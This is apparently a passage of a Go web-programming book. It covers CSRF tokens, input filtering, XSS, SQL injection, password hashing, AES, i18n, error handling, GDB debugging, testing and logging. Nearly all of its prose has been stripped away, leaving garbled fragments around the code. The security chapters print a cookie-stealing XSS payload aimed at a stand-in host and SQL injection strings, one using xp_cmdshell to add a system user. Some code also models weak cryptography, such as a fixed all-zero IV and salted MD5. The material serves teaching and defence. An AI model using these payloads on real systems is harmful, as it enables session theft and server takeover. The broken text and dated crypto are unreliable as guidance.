
CSRF Cross-site request forgery "one click attack/session riding CSRF/XSRF"

CSRF QQ (URL) Web
QQ

CSRF CSRF Web

CSRF

CSRF



9.1 CSRF

CSRF

- 1.ACookie
- 2.AB

"CSRF"

- tabtab

- Cookie

-

CSRF

CSRFWebWeb

CSRF

/

CSRFCSRF

CSRF

- 1GET,POSTCookie
- 2GET

RESTWebWebGETPOSTCookie

1GET

2POST

Go

```
mux.Get("/user/:uid", getuser)
mux.Post("/user/:uid", modifyuser)
```

POSTGETGETCSRFPOST

GET

- cookie tokenCookie()CookieXSS
XSS
- CAPTCHACAPTCHA

- 4.4""

token

```
h := md5.New()
io.WriteString(h, strconv.FormatInt(crutime, 10))
io.WriteString(h, "ganraomaxxxxxxxxxx")
token := fmt.Sprintf("%x", h.Sum(nil))

t, _ := template.ParseFiles("login.gtpl")
t.Execute(w, token)
```

token

```
<input type="hidden" name="token" value="{{.}}">
```

token

```
r.ParseForm()
token := r.Form.Get("token")
if token != "" {
    //token
} else {
    //token
}
```

POSTtoken211

CSRFWebWeb""""

Web

links

-
- :
- :

9.2

WebWeb

- 1
- 2
- 3

.....

```
GoGo      rParseForm POSTGET      r.Form      r.Header  
(                r.Header.Get("Accept-Charset") )
```

"0
"

- strconvRequest r.Form
 Atoi ParseBool ParseFloat ParseInt
- string Trim ToLower ToTitle

- regexpEmail

WebMap(CleanMap)

- CleanMapMap
- CleanMap

```
<form action="/whoami" method="POST">
  <select name="name">
    <option value="astaxie">astaxie</option>
    <option value="herry">herry</option>
    <option value="marry">marry</option>
  </select>
  <input type="submit" />
</form>
```

POST

name=attack

```
r.ParseForm()
name := r.Form.Get("name")
CleanMap := make(map[string]interface{}, 0)
if name == "astaxie" || name == "herry" || name == "marry" {
    CleanMap["name"] = name
}
```

CleanMapname astaxie herry marry`CleanMap
CleanMap["name"]else

```
r.ParseForm()
username := r.Form.Get("username")
CleanMap := make(map[string]interface{}, 0)
if ok, _ := regexp.MatchString("^[a-zA-Z0-9].$", username); ok {
    CleanMap["username"] = username
}
```

WebCSRFXSSSQL

links

-
- : [CSRF](#)
- : [XSS](#)

9.3 XSS

Web"Cross Site Scripting,
XSS"

XSS

XSS(Cross-Site Scripting)(Cascading Style Sheets, CSS)XSS
XSS()XSSWebXSScookie

XSSXSShtml

Web->->Web->XSSURL

XSS

- cookie
- FlashcrossdomainJava
- iframeframeXMLHttpRequestFlashXSS
-
- PVXSSDDoS

XSS

WebHTML">"<"/XSS

XSSXSSurl

`http://127.0.0.1/?name=astaxie`

hello astaxie

`http://127.0.0.1/?`

`name=<script>alert('astaxie,xss')</script> url`

XSSCookie

`name=<script>document.location.href='http://www.xxx.com/cookie?'`

`+document.cookie</script> urlcookie`

`www.xxx.com URL`

URLURLurlurlcookiecookie

Websleuth

XSS" XSS"

XSS

XSS

XSS

-

XSSGoHTML

text/templateHTMLEscapeStringJSEscapeString

- HTTP

```
w.Header().Set("Content-Type", "text/javascript")
```

htmljavascript

XSSWebXSS

links

-
- :
- : [SQL](#)

9.4 SQL

SQL

SQLSQL InjectionWeb

SQLSQL

SQL

WebSQLSQLSQLSQL

SQL

```
<form action="/login" method="POST">
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" value="" /></p>
</form>
```

SQL

```
username:=r.Form.Get("username")
password:=r.Form.Get("password")
sql:="SELECT * FROM user WHERE username='"+username+"' AND password
='"+password+"' "
```

```
myuser' or 'foo' = 'foo' --
```

SQL

```
SELECT * FROM user WHERE username='myuser' or 'foo' = 'foo' --' AND
password='xxx'
```

SQL --

MSSQLSQLMSSQL

```
sql:="SELECT * FROM products WHERE name LIKE '%" + prod + "%' "
Db.Exec(sql)
```

```
a%' exec master..xp_cmdshell 'net user test testpass /ADD' -- prodsqli
```

```
sql:="SELECT * FROM products WHERE name LIKE '%a%' exec master..xp_
cmdshell 'net user test testpass /ADD'--%' "
```

MSSQLSQLsaMSSQLSERVER

SQL

SQLBBS

DiscuzphpwindphpcmsSQL

hiddencookie

SQLSQL

1. WebSQL

2. regexpstrconv

3. ""\&*;Go

text/template

HTMLEscapeString

4. SQLSQL

database/sql

Prepare

Query

Exec(query string, args ...interface{})

5. SQLSQLsqlmapSQLninja

6. SQLSQLSQL

SQLWebWeb

links

-
- : [XSS](#)

- :

9.5

- LinkedIn, CSDN800

Web

(digest)""SHA-256SHA-1MD5

Go

```
//import "crypto/sha256"
h := sha256.New()
io.WriteString(h, "His money is twice tainted: 'taint yours and 'ta
int mine.")
fmt.Printf("% x", h.Sum(nil))

//import "crypto/sha1"
h := sha1.New()
io.WriteString(h, "His money is twice tainted: 'taint yours and 'ta
int mine.")
fmt.Printf("% x", h.Sum(nil))

//import "crypto/md5"
h := md5.New()
io.WriteString(h, "" )
fmt.Printf("%x", h.Sum(nil))
```

- 1
- 2

rainbow table

--

MD5MD5

""salt"MD5MD5MD5

```
//import "crypto/md5"
//abc123456
h := md5.New()
io.WriteString(h, "" )

//pwmd5e10adc3949ba59abbe56e057f20f883e
pwmd5 :=fmt.Sprintf("%x", h.Sum(nil))

//salt salt1 = @$% salt2 = ^&*()
salt1 := "@#$%"
salt2 := "^&*()"

//salt1++salt2+MD5
io.WriteString(h, salt1)
io.WriteString(h, "abc")
io.WriteString(h, salt2)
io.WriteString(h, pwmd5)

last :=fmt.Sprintf("%x", h.Sum(nil))
```

salt

""" rainbow table

rainbow table

rainbow table

script scriptFreeBSDColin PercivalTarsnap

Go <http://code.google.com/p/go/source/browse?repo=crypto#hg%2Fscript>

```
dk := script.Key([]byte("some password"), []byte(salt), 16384, 8, 1, 32)
```

-
- 1LastPass/
 - 2

links

-
- : [SQL](#)
- : [/](#)

9.6

/

/

Go crypto

- `crypto/aes` :AES(Advanced Encryption Standard)Rijndael
- `crypto/des` DES(Data Encryption Standard)AES

aes

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "fmt"
    "os"
)

var commonIV = []byte{0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
    , 0x08, 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f}

func main() {
    //
    plaintext := []byte("My name is Astaxie")
    // plaintext
    if len(os.Args) > 1 {
        plaintext = []byte(os.Args[1])
    }

    // aes
    key_text := "astaxie12798akljzmknm.ahkkljlk;k"
    if len(os.Args) > 2 {
        key_text = os.Args[2]
    }

    fmt.Println(len(key_text))

    // aes
    c, err := aes.NewCipher([]byte(key_text))
    if err != nil {
        fmt.Printf("Error: NewCipher(%d bytes) = %s", len(key_text)
```

```

, err)
    os.Exit(-1)
}

//
cfb := cipher.NewCFBEncrypter(c, commonIV)
ciphertext := make([]byte, len(plaintext))
cfb.XORKeyStream(ciphertext, plaintext)
fmt.Printf("%s=>%x\n", plaintext, ciphertext)

//
cfbdec := cipher.NewCFBDecrypter(c, commonIV)
plaintextCopy := make([]byte, len(plaintext))
cfbdec.XORKeyStream(plaintextCopy, ciphertext)
fmt.Printf("%x=>%s\n", ciphertext, plaintextCopy)
}

```

```

aes.NewCipher (key162432[]byteAES-128, AES-192AES-256)
cipher.Block

```

```

type Block interface {
    // BlockSize returns the cipher's block size.
    BlockSize() int

    // Encrypt encrypts the first block in src into dst.
    // Dst and src may point at the same memory.
    Encrypt(dst, src []byte)

    // Decrypt decrypts the first block in src into dst.
    // Dst and src may point at the same memory.
    Decrypt(dst, src []byte)
}

```

/Go

Web/AES

links

-
- :
- :

9.7

CSRFXSSSQLWebWeb
/Gobase64aesdes

WebWebWeb

links

-
- : /
- :

10

Web

Internationalization and localization,i18nL10N

Goi18ngo-i18nGoi18n

local

1locale

2locale

3locale

localelocalelocalei18n



links

-
- :
- :

10.1

Locale

```
Localelocale"en""zh""en_US""en_UK"  
"zh_CN.gb2312"gb2312
```

```
GO"UTF-8"i18nlocalei18nlocale
```

LinuxSolaris locale -a BSDlocale

/usr/share/locale

Locale

locale()localelocale

Locale

Locale

www.asta.com ()

www.asta.cn locale

- URL
-
- Gomap
- SEO

locale

```
if r.Host == "www.asta.com" {
    i18n.SetLocale("en")
} else if r.Host == "www.asta.cn" {
    i18n.SetLocale("zh-CN")
} else if r.Host == "www.asta.tw" {
    i18n.SetLocale("zh-TW")
}
```

"en.asta.com""cn.asta.com"

```
prefix := strings.Split(r.Host, ".")

if prefix[0] == "en" {
    i18n.SetLocale("en")
} else if prefix[0] == "cn" {
    i18n.SetLocale("zh-CN")
} else if prefix[0] == "tw" {
    i18n.SetLocale("zh-TW")
}
```

LocaleWebLocaleurl

Locale

LocaleURL `www.asta.com/hello?locale=zh` `www.asta.com/zh/hello`
`i18n.SetLocale(params["locale"])`

LocaleRESTfullinklocaleurlink `locale=params["locale"]`

URLRESTful `www.asta.com/en/books ()` `www.asta.com/zh/books ()`
URLSEOURLURLrouterlocale(RESTrouter)

```
mux.Get("/:locale/books", listbook)
```

URLLocale()IPWeb

- Accept-Language

HTTP `Accept-Language` Go `Accept-Language`

```
AL := r.Header.Get("Accept-Language")
if AL == "en" {
    i18n.SetLocale("en")
} else if AL == "zh-CN" {
    i18n.SetLocale("zh-CN")
} else if AL == "zh-TW" {
    i18n.SetLocale("zh-TW")
}
```

- IP

IPGeoIP Lite CountryIP

- profile

localeprofilelocalelocale

LocaleLocale

links

-
- :
- :

10.2

LocaleLocaleLocaleGoJSON(
en.jsonja-JP.json)

Webmapkey-valuemap

```
package main

import "fmt"

var locales map[string]map[string]string

func main() {
    locales = make(map[string]map[string]string, 2)
    en := make(map[string]string, 10)
    en["pea"] = "pea"
    en["bean"] = "bean"
```



```

locales["en"] = en
cn := make(map[string]string, 10)
cn["pea"] = ""
cn["bean"] = ""
locales["ja-JP"] = cn
lang := "ja-JP"
fmt.Println(msg(lang, "pea"))
fmt.Println(msg(lang, "bean"))
}

func msg(locale, key string) string {
    if v, ok := locales[locale]; ok {
        if v2, ok := v[key]; ok {
            return v2
        }
    }
    return ""
}

```

localekeylang

en

key-value"I am 30 years old""30"30

fmt.Printf

```

en["how old"] ="I am %d years old"
cn["how old"] ="%d"

fmt.Printf(msg(lang, "how old"), 30)

```

JSON

json.Unmarshal map

Locale

2013 1024 231113 JST

Wed Oct 24

23:11:13 CST 2012

- 1.
- 2.

```
$GOROOT/lib/time timeinfo.ziplocalelocale
```

```
time.LoadLocation(name string) locale Asia/Shanghai America/Chicago
```

```
time.Now Time():
```

```
en["time_zone"]="America/Chicago"  
cn["time_zone"]="Asia/Tokyo"  
  
loc,_:=time.LoadLocation(msg(lang,"time_zone"))  
t:=time.Now()  
t = t.In(loc)  
fmt.Println(t.Format(time.RFC3339))
```

:

```
en["date_format"]="%Y-%m-%d %H:%M:%S"  
cn["date_format"]="%Y %m%d %H%M%S"  
  
fmt.Println(date(msg(lang,"date_format"),t))  
  
func date(fomate string,t time.Time) string{  
    year, month, day = t.Date()  
    hour, min, sec = t.Clock()  
    //%Y %m %d %H %M %S  
    //%Y 2012  
    //%m 10  
    //%d 24  
}
```

:

```
en["money"] = "USD %d"  
cn["money"] = "%d"  
  
fmt.Println(date(msg(lang,"date_format"),100))
```

```
func money_format(fomate string, money int64) string{
    return fmt.Sprintf(fomate, money)
}
```

Localecssjslocale

```
views
|--en //
    |--images //
    |--js //JS
    |--css //css
    index.tpl //
    login.tpl //
|--ja-JP //
    |--images
    |--js
    |--css
    index.tpl
    login.tpl
```

```
s1, _ := template.ParseFiles("views"+lang+"index.tpl")
VV.Lang=lang
s1.Execute(os.Stdout, VV)
```

index.tpl

```
// js
<script type="text/javascript" src="views/{{.VV.Lang}}/js/jquery/jquery-1.8.0.min.js"></script>
// css
<link href="views/{{.VV.Lang}}/css/bootstrap-responsive.min.css" rel="stylesheet">
//
```

```

```

langkey-valueLocaleLocalek
Localelang

fmtPrintf

links

-
- :
- :

10.3

Locale

Locale
ja.json

config/locales en.json

```
# ja.json  
  
{  
  "ja": {  
    "submit": "" ,  
    "create": ""  
  }  
}
```

```
#en.json
```

```
{  
  "en": {  
    "submit": "Submit",  
    "create": "Create"  
  }  
}
```

```
-- go-i18n go-i18n config/locales locale
```

```
Tr:=i18n.NewLocale()  
Tr.LoadPath("config/locales")
```

```
fmt.Println(Tr.Translate("submit"))  
//Submit  
Tr.SetLocale("ja")  
fmt.Println(Tr.Translate("submit"))  
//"
```

go-i18n

```
//go-i18n/locales  
  
//zh.jsonen-jsonen-US.json  
  
func (il *IL) loadDefaultTranslations(dirPath string) error {  
  dir, err := os.Open(dirPath)  
  if err != nil {  
    return err  
  }  
}
```

```

defer dir.Close()

names, err := dir.Readdirnames(-1)
if err != nil {
    return err
}

for _, name := range names {
    fullPath := path.Join(dirPath, name)

    fi, err := os.Stat(fullPath)
    if err != nil {
        return err
    }

    if fi.IsDir() {
        if err := il.loadTranslations(fullPath); err != nil {
            return err
        }
    } else if locale := il.matchingLocaleFromFileName(name); locale != "" {
        file, err := os.Open(fullPath)
        if err != nil {
            return err
        }
        defer file.Close()

        if err := il.loadTranslation(file, locale); err != nil {
            return err
        }
    }
}

return nil
}

```

```

//locale=zh

fmt.Println(Tr.Time(time.Now()))
//2009108 20:37:58 CST

```

```
fmt.Println(Tr.Time(time.Now(), "long"))
//2009108

fmt.Println(Tr.Money(11.11))
//:11.11
```

template mapfunc

"Tr.Translate""Tr.Time""Tr.Money"
Gomapfunc

1.

Tr.Translate mapFunc

```
func I18nT(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return Tr.Translate(s)
}
```

```
t.Funcs(template.FuncMap{"T": I18nT})
```

```
{{.V.Submit | T}}
```

1.

Tr.Time mapFunc

```
func I18nTimeDate(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return Tr.Time(s)
}
```

```
t.Funcs(template.FuncMap{"TD": I18nTimeDate})
```

```
{{.V.Now | TD}}
```

1.

Tr.Money mapFunc

```
func I18nMoney(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
}
```



```
    }  
    return Tr.Money(s)  
}
```

```
t.Funcs(template.FuncMap{"M": I18nMoney})
```

```
{{.V.Money | M}}
```

Webgo-i18nWeb
pipeline

links

-
- :
- :

10.4

i18ngo-i18n
WebGo

<https://github.com/astaxie/go-i18n>

links

-
- :
- :

11

""bugbug

Web 11.1Go11.2GDB

11.3GoGo

Go Web



links

-
- :
- :

11.1

GoCC-1NULLAPI:0Go
errorerrornil

```
func Open(name string) (file *File, err error)
```

os.Open

log.Fatal

```
f, err := os.Open("filename.ext")  
if err != nil {  
    log.Fatal(err)  
}
```

os.Open APIerrorerrorWeberror

Error

error

```
type error interface {  
    Error() string  
}
```

error/builtin/errorerrorerrorString

```
// errorString is a trivial implementation of error.  
type errorString struct {  
    s string  
}  
  
func (e *errorString) Error() string {  
    return e.s  
}
```

```
}
```

`errors.New` `errorStringerror`

```
// New returns an error that formats as the given text.  
func New(text string) error {  
    return &errorString{text}  
}
```

`errors.New`

```
func Sqrt(f float64) (float64, error) {  
    if f < 0 {  
        return 0, errors.New("math: square root of negative number"  
    )  
    }  
    // implementation  
}
```

`Sqrtnon-nilerrorniltruefmt.Println(fmterrorError)`

```
f, err := Sqrt(-1)  
if err != nil {  
    fmt.Println(err)  
}
```

Error

`errorinterfacejson`

```
type SyntaxError struct {  
    msg    string //  
    Offset int64  //
```

```
}  
  
func (e *SyntaxError) Error() string { return e.msg }
```

OffsetError

```
if err := dec.Decode(&val); err != nil {  
    if serr, ok := err.(*json.SyntaxError); ok {  
        line, col := findLine(f, serr.Offset)  
        return fmt.Errorf("%s:%d:%d: %v", f.Name(), line, col, err)  
    }  
    return err  
}
```

error

```
func Decode() *SyntaxError { // err!=niltrue  
  
    var err *SyntaxError //  
    if {  
        err = &SyntaxError{}  
    }  
    return err // errnilerr!=niltrue  
  
}
```

http://golang.org/doc/faq#nil_error

Errornet

```
package net  
  
type Error interface {  
    error  
    Timeout() bool // Is the error a timeout?  
    Temporary() bool // Is the error temporary?  
}
```

errnet.Errorsleep 1

```
if nerr, ok := err.(net.Error); ok && nerr.Temporary() {
    time.Sleep(1e9)
    continue
}
if err != nil {
    log.Fatal(err)
}
```

GoC

```
func init() {
    http.HandleFunc("/view", viewRecord)
}

func viewRecord(w http.ResponseWriter, r *http.Request) {
    c := appengine.NewContext(r)
    key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)
    record := new(Record)
    if err := datastore.Get(c, key, record); err != nil {
        http.Error(w, err.Error(), 500)
        return
    }
    if err := viewTemplate.Execute(w, record); err != nil {
        http.Error(w, err.Error(), 500)
    }
}
```

http.Error 500HandleFunc

(HTTP)

```
type appHandler func(http.ResponseWriter, *http.Request) error
```

```
func (fn appHandler) ServeHTTP(w http.ResponseWriter, r *http.Reque  
st) {  
    if err := fn(w, r); err != nil {  
        http.Error(w, err.Error(), 500)  
    }  
}
```

```
func init() {  
    http.Handle("/view", appHandler(viewRecord))  
}
```

/view

```
func viewRecord(w http.ResponseWriter, r *http.Request) error {  
    c := appengine.NewContext(r)  
    key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)  
    record := new(Record)  
    if err := datastore.Get(c, key, record); err != nil {  
        return err  
    }  
    return viewTemplate.Execute(w, record)  
}
```

500

```
type appError struct {  
    Error    error  
    Message string  
    Code    int  
}
```

```

type appHandler func(http.ResponseWriter, *http.Request) *appError

func (fn appHandler) ServeHTTP(w http.ResponseWriter, r *http.Reque
st) {
    if e := fn(w, r); e != nil { // e is *appError, not os.Error.
        c := appengine.NewContext(r)
        c.Errorf("%v", e.Error)
        http.Error(w, e.Message, e.Code)
    }
}

```

```

func viewRecord(w http.ResponseWriter, r *http.Request) *appError {
    c := appengine.NewContext(r)
    key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)
    record := new(Record)
    if err := datastore.Get(c, key, record); err != nil {
        return &appError{err, "Record not found", 404}
    }
    if err := viewTemplate.Execute(w, record); err != nil {
        return &appError{err, "Can't display record", 500}
    }
    return nil
}

```

view

GoerrorWeb

links

-
- :

- : [GDB](#)

11.2 GDB

GoPHPPythonGoPrintlnPythonpdb/ipdb
JavascriptGDBGDBGo

GDB

GDBFSF()UNIXGDB

- 1.
- 2.
- 3.
- 4.

GoGDB7.1

Go

1. -ldflags "-s"debug
2. -gcflags "-N -l" GoGDB

GDB

- list

```
l 10
```

```
list 15 101510
```

```
10         time.Sleep(2 * time.Second)
11         c <- i
12     }
```

```

13     close(c)
14 }
15
16 func main() {
17     msg := "Starting main"
18     fmt.Println(msg)
19     bus := make(chan int)

```

- break

```
b          b 10 10
```

- delete `d` `info breakpoints`

```

Num      Type           Disp Enb Address                What
  2      breakpoint     keep y 0x0000000000400dc3 in main.ma
in at /home/xiemengjun/gdb.go:23
breakpoint already hit 1 time

```

- backtrace

```
bt
```

```

#0 main.main () at /home/xiemengjun/gdb.go:23
#1 0x000000000040d61e in runtime.main () at /home/xiemengjun/
go/src/pkg/runtime/proc.c:244
#2 0x000000000040d6c1 in schedunlock () at /home/xiemengjun/
go/src/pkg/runtime/proc.c:267
#3 0x0000000000000000 in ?? ()

```

- info

```
info
```

- `info locals`

- `info breakpoints`

- `info goroutines`

goroutine*

```
* 1 running runtime.gosched
* 2 syscall runtime.entersyscall
  3 waiting runtime.gosched
  4 runnable runtime.gosched
```

- print

```
p $len()$cap()stringslicesmaps
```

- whatis

```
whatis msg
```

```
type = struct string
```

- next

```
n
```

```
n
```

- continue

```
c
```

- set variable

```
set variable <var>=<value>
```

GDBGo

```
package main

import (
    "fmt"
    "time"
)

func counting(c chan<- int) {
    for i := 0; i < 10; i++ {
        time.Sleep(2 * time.Second)
        c <- i
    }
    close(c)
}

func main() {
    msg := "Starting main"
    fmt.Println(msg)
    bus := make(chan int)
    msg = "starting a gofunc"
    go counting(bus)
    for count := range bus {
        fmt.Println("count:", count)
    }
}
```

gdbfile:

```
go build -gcflags "-N -l" gdbfile.go
```

gdb

```
gdb gdbfile
```

```
run
```

```
(gdb) run
Starting program: /home/xiemengjun/gdbfile
Starting main
count: 0
count: 1
count: 2
count: 3
count: 4
count: 5
count: 6
count: 7
count: 8
count: 9
[LWP 2771 exited]
[Inferior 1 (process 2771) exited normally]
```

```
(gdb) b 23
Breakpoint 1 at 0x400d8d: file /home/xiemengjun/gdbfile.go, line 23
.
(gdb) run
Starting program: /home/xiemengjun/gdbfile
Starting main
[New LWP 3284]
[Switching to LWP 3284]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23          fmt.Println("count:", count)
```

b 23 23

run

list 5

```
(gdb) list
18      fmt.Println(msg)
19      bus := make(chan int)
20      msg = "starting a gofunc"
21      go counting(bus)
22      for count := range bus {
23          fmt.Println("count:", count)
24      }
```

```
25 }
```

GDB

```
(gdb) info locals
count = 0
bus = 0xf840001a50
(gdb) p count
$1 = 0
(gdb) p bus
$2 = (chan int) 0xf840001a50
(gdb) whatis bus
type = chan int
```

```
(gdb) c
Continuing.
count: 0
[New LWP 3303]
[Switching to LWP 3303]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
(gdb) c
Continuing.
count: 1
[Switching to LWP 3302]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
```

c for

```
(gdb) info locals
count = 2
```

```
bus = 0xf840001a50
(gdb) set variable count=9
(gdb) info locals
count = 9
bus = 0xf840001a50
(gdb) c
Continuing.
count: 9
[Switching to LWP 3302]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
```

goroutinegoroutine

```
(gdb) info goroutines
* 1 running runtime.gosched
* 2 syscall runtime.entersyscall
3 waiting runtime.gosched
4 runnable runtime.gosched
(gdb) goroutine 1 bt
#0 0x000000000040e33b in runtime.gosched () at /home/xiemengjun/go/src/pkg/runtime/proc.c:927
#1 0x0000000000403091 in runtime.chanrecv (c=void, ep=void, selected=void, received=void)
at /home/xiemengjun/go/src/pkg/runtime/chan.c:327
#2 0x000000000040316f in runtime.chanrecv2 (t=void, c=void)
at /home/xiemengjun/go/src/pkg/runtime/chan.c:420
#3 0x0000000000400d6f in main.main () at /home/xiemengjun/gdbfile.go:22
#4 0x000000000040d0c7 in runtime.main () at /home/xiemengjun/go/src/pkg/runtime/proc.c:244
#5 0x000000000040d16a in schedunlock () at /home/xiemengjun/go/src/pkg/runtime/proc.c:267
#6 0x0000000000000000 in ?? ()
```

goroutinesgoroutine

GDBGo run print info set variable continue list break
GoGDBGDB

links

-
- :
- : [Go](#)

11.3 Go

Go

Go testing go test testing

go test gotest

2gotest.gogotest_test.go

1. gotest.go::

```
package gotest

import (
    "errors"
)

func Division(a, b float64) (float64, error) {
    if b == 0 {
        return 0, errors.New("0"
    )
    }

    return a / b, nil
}
```


2. gotest_test.go::

- `_test.go` `go test`
- `testing` import
- `Test`
-
- `TestXxx()` `testing.T`
- `:` `func TestXxx (t *testing.T) Xxx [a-z] Testintdiv`
- `testing.T` `Error` `Errorf` `FailNow` `Fatal` `FatalIf` `Log`

```
package gotest
```

```
import (
```

```
    "testing"
```

```
)
```

```
func Test_Division_1(t *testing.T) {
```

```
    if i, e := Division(6, 2); i != 3 || e != nil { //try a un  
it test on function  
        t.Error("                ") //  
    } else {  
        t.Log("                ") //  
    }  
}
```

```
}
```

```
func Test_Division_2(t *testing.T) {
```

```
    t.Error("    ")
```

```
}
```

```
go test
```

```
--- FAIL: Test_Division_2 (0.00 seconds)
```

```
gotest_test.go:16:
```

```
FAIL exit status 1 FAIL gotest 0.013s 2
```

```
test go test -v
```

```
=== RUN Test_Division_1 --- PASS: Test_Division_1 (0.00 seconds)
```

```
gotest_test.go:11: 1
```

```
=== RUN Test_Division_2 --- FAIL: Test_Division_2 (0.00 seconds)
```

```
gotest_test.go:16:
```

```
FAIL exit status 1 FAIL gotest 0.012s 1
```

```
2 Test_Division_2 2
```

```
func Test_Division_2(t *testing.T) {
```

```
    if _, e := Division(6, 0); e == nil { //try a unit test on  
        function
```

```
            t.Error("Division did not work as expected.") //
```

```
    } else {
```

```
    t.Log("one test passed.", e) //  
}
```

```
}
```

```
go test -v
```

=== RUN Test_Division_1 --- PASS: Test_Division_1 (0.00 seconds)

```
gotest_test.go:11: 1
```

=== RUN Test_Division_2 --- PASS: Test_Division_2 (0.00 seconds)

```
gotest_test.go:20: one test passed.0
```

PASS ok gotest 0.013s

-
- XXX

```
func BenchmarkXXX(b *testing.B) { ... }
```

- `go test -test.bench :` `-test.bench="test_name_regex"` `go test -test.bench=".*"`
- `testing.B.N`
- `_test.go`

webbench_test.go

```

package gotest

import (
    "testing"
)

func Benchmark_Division(b *testing.B) {
    for i := 0; i < b.N; i++ { //use b.N for looping
        Division(4, 5)
    }
}

func Benchmark_TimeConsumingFunction(b *testing.B) {
    b.StopTimer() //

    //,,,
    //

    b.StartTimer() //
    for i := 0; i < b.N; i++ {
        Division(4, 5)
    }
}

```

```
go test -file webbench_test.go -test.bench=".*"
```

```

PASS
Benchmark_Division      500000000          7.76 ns/op
Benchmark_TimeConsumingFunction 500000000          7.80 ns/op
ok      gotest      9.364s

```

```
TestXXX Benchmark_Division 5000000007.76
```

```
Benchmark_TimeConsumingFunction 5000000007.801
```

testing

go test go test

links

-
- - : [GDB](#)
 - :

11.4

3GoGDBGDBGo
Web()

testing

go test

links

-
- : [Go](#)
- :

12

10%90%10%10%

GoGoCdaemon



links

-
- :
- :

12.1

WebGologfmtpanicGo

JavaC++log4jlog4cpp

<https://github.com/cihub/seelog>

seelog

seelogGo

- XML
-
-
-
-

-
-
- log rotate
- SMTP

seelogwiki

seelog

```
go get -u github.com/cihub/seelog
```

```
package main

import log "github.com/cihub/seelog"

func main() {
    defer log.Flush()
    log.Info("Hello from Seelog!")
}
```

```
Hello from seelog seelog
```

seelog

seelog

```
package logs

import (
    "errors"
    "fmt"
    seelog "github.com/cihub/seelog"
    "io"
```

```

)

var Logger seelog.LoggerInterface

func loadAppConfig() {
    appConfig := `
<seelog minlevel="warn">
    <outputs formatid="common">
        <rollingfile type="size" filename="/data/logs/roll.log" max
size="100000" maxrolls="5"/>
        <filter levels="critical">
            <file path="/data/logs/critical.log" formatid="critical"
/>
            <smtp formatid="criticalemail" senderaddress="astaxie@g
mail.com" sendername="ShortUrl API" hostname="smtp.gmail.com" hostp
ort="587" username="mailusername" password="mailpassword">
                <recipient address="xiemengjun@gmail.com"/>
            </smtp>
        </filter>
    </outputs>
    <formats>
        <format id="common" format="%Date/%Time [%LEV] %Msg%n" />
        <format id="critical" format="%File %FullPath %Func %Msg%n"
/>
        <format id="criticalemail" format="Critical error on our se
rver!\n    %Time %Date %RelFile %Func %Msg \nSent by Seelog"/>
    </formats>
</seelog>
`

    logger, err := seelog.LoggerFromConfigAsBytes([]byte(appConfig)
)
